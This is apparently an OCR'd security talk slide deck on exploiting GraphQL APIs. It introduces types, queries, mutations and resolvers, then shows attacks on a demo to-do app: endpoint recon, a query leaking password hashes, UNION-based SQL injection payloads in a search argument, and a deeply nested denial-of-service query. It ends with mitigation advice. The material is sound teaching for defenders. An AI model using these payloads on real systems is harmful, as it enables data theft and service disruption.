# REST in peace. Exploiting GraphQL

SAULO HACHEM

# Who are you anyway?

- Saulo Hachem
- Security Analyst
- CTF-Player
- Shellter Labs Co-Founder

# Disclaimer

Opinions are my own and not the views of my employer

# Agenda

- A quick look at REST APIs
- What is GraphQL
- Exploiting GraphQL
- Security Recommendations


# REST

# Regular Scenario


In a “ToDo List” web application dashboard needs to:

- Display the username of that user
- Display the titles of the buckets of a specific user.
- Display the ‘todos’ of that bucket

# How does REST works?




# How does REST works?





```
{
   "bucket": [
      {
         "id": 1,
         "name": "Work",
         "createdAt": "Jan 01, 2019",
         "updatedAt": "Aug 15, 2019",
      },
      {
         "id": 2
         "name": "Health",
         "createdAt": "Jan 01, 2019",
         "updatedAt": "Sep 05, 2019",
      },
    ]
}
```

# How does REST works?






```
{
   "item": [
      {
         "id": 1,
         "bucket_id": 1
         "description": "Meeting with CEO",
         "createdAt": "Jan 01, 2019",
         "updatedAt": "Aug 15, 2019",
      },
      {
         "id": 2
         "bucket_id": 2
         "description": "Go to the Gym",
         "createdAt": "Jan 01, 2019",
         "updatedAt": "Sep 05, 2019",
      },
    ]
}
```

# It’s not only one dashboard

# Imagine Multiple Apps


# What if?


GraphQL

# Little bit of History

- Developed by Facebook
- Source Released in 2015

# Solving Problems

- Exposes 1 endpoint
- Minimize amount of data transferred (No more Over- and Underfetching)
- Fast development (Rapid Product Iterations on the Frontend)
- Works with any platform (React, Python, Angular, etc)
- Database Agnostic
- Query Language for APIs

# A few Concepts

- Types
- Queries
- Mutations
- Schemas
- Resolvers

# Type

```
type User {
  id: ID!
  name: String
}
```

# Query Type

```
query{
  users{
    id
    username
  }
}
```

```
{
  "data": {
    "users": [
      {
        "id": "1",
        "username": "john"
      },
      {
        "id": "2",
        "username": "jonatas"
      },
      {
        "id": "3",
        "username": "mclara"
      }
    ]
  }
}
```

# Query Type

```
query{
  users(id: "2"){
    id
    username
    bucketSet{
      name
    }
  }
}
```

```
{
  "data": {
    "users": [
      {
        "id": "2",
        "username": "jonatas",
        "bucketSet": [
          {
            "name": "Health"
          },
          {
            "name": "Personal Tasks"
          }
        ]
      }
    ]
  }
}
```

# Mutation Type

```
mutation{
  createBucket(name:"School", archived:false){
    id
    name
  }
}
```

```
{
  "data": {
    "createBucket": {
      "id": 18,
      "name": "School"
    }
  }
}
```

# Schema

- Defines the server API
- Schema is simply a collection of GraphQL types
- Root Types:

```
type Query { ... }
type Mutation { ... }
type Subscription { ... }
```

# Schema

```
type Query {
  allPersons(last: Int): [Person!]!
}

type Mutation {
  createPerson(name: String!, age: Int!): Person!
}

type Subscription {
  newPerson: Person!
}

type Person {
  name: String!
  age: Int!
  posts: [Post!]!
}

type Post {
  title: String!
  author: Person!
}
```

https://www.howtographql.com/basics/2-core-concepts/

# Resolver

- In its most basic form, a GraphQL server will have one resolver function per field in its schema.

```
def resolve_buckets(self, info, search=None, **kwargs):
    user = info.context.user
    if user.is_anonymous:
        raise Exception('Not logged in!')

    if search:
        filter = (
            Q(name__icontains=search, owner=user.id)
        )
    else:
        filter = Q(owner=user.id)

    return Bucket.objects.filter(filter)
```

# Exploiting

# Tools

GraphQL Payloads https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection

Insomnia https://insomnia.rest/graphql/

GraphQL Playground https://electronjs.org/apps/graphql-playground

GraphQL-Voyager https://apis.guru/graphql-voyager/

# Exploiting GraphQL

- Find the endpoint
- Translate the query
- Present GraphQL Playground
- Show Insonia
- Present documentation
- Explains where it comes from (_schemas)
- Test the query we captured
- Add new values to the query
- Error Messages
- DoS Application
- List all the items
- Escalate to users data
- SQL Injection

# Recon

Finding the endpoint

GraphQL Playground (maybe?)

Read the Schema (Introspection System)

Documentation for free

# Recon - Finding the endpoints


/graphql

/graphiql


/graphql.php

/graphql/console

# Recon - GraphQL Playground



# Recon - Read Schema



# Information Leakage

```
query{
  buckets(search: "work"){
    name
    owner{
      id
      password
    }
  }
}
```


```
{
  "data": {
    "buckets": [
      {
        "name": "Work",
        "owner": {
          "id": "2",
          "password":
"pbkdf2_sha256$120000$ewwYFFUG2BdU$Gg9HYh10nw6GepGBazGa7KldFMTGx/7iXi2VB1vErfI="
        }
      },
      {
        "name": "Work",
        "owner": {
          "id": "3",
          "password":
"pbkdf2_sha256$120000$D2nSMZGZZGJZ$gswqfZ7mSuRQmHgVasGY9HObjd0ubhMENFPiFgNA91w="
        }
      }
    ]
  }
}
```

# SQL Injection

SQL Injection like everywhere else

```
query{
  buckets(search: "home' UNION ALL SELECT 1,@@,3,4,5,6--"){
    name
  }
}

query{
  buckets(search: "home' UNION ALL SELECT 1,name,3,4,5,6 FROM bucket_bucket--"){
    name
  }
}
```

# DoS - Depth Limit

```
query{
  users(id: "2"){
    id
    username
    bucketSet{
      owner{
        id
        bucketSet{
          owner{
            bucketSet{
              id
              owner{
                bucketSet{
                  owner{
                    bucketSet{
                      owner{
                        bucketSet{
                          owner{
                            id
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
    bucketSet{
      name
      item{
        todo
      }
      name
    }
  }
}
```


```
{
  "data": {
    "users": [
      {
        "id": "2",
        "username": "jonatas",
        "bucketSet": [
          {
            "owner": {
              "id": "2",
              "bucketSet": [
                {
                  "owner": {
                    "bucketSet": [
                      {
                        "id": "3",
                        "owner": {
                          "bucketSet": [
                            {
                              "owner": {
                                "bucketSet": [
                                  {
                                    "owner": {
                                      "bucketSet": [
                                        {
                                          "owner": {
                                            "id": "2"
                                          }
                                        },
                                        {
                                          "owner": {
                                            "id": "2"
                                          }
                                        },
                                        {
                                          "owner": {
                                            "id": "2"
                                          }
                                        }
                                      ]
                                    }
                                  },
                                  {
                                    "owner": {
                                      "bucketSet": [
                                        {
                                          "owner": {
```

# Recommendations

# Recommendations

- Query Whitelisting
- Depth Limiting
- Write your resolvers correctly
- Server-Side Validation Checks (as usual)
- Careful with verbose messages
- Have proper Access Control

# Thanks!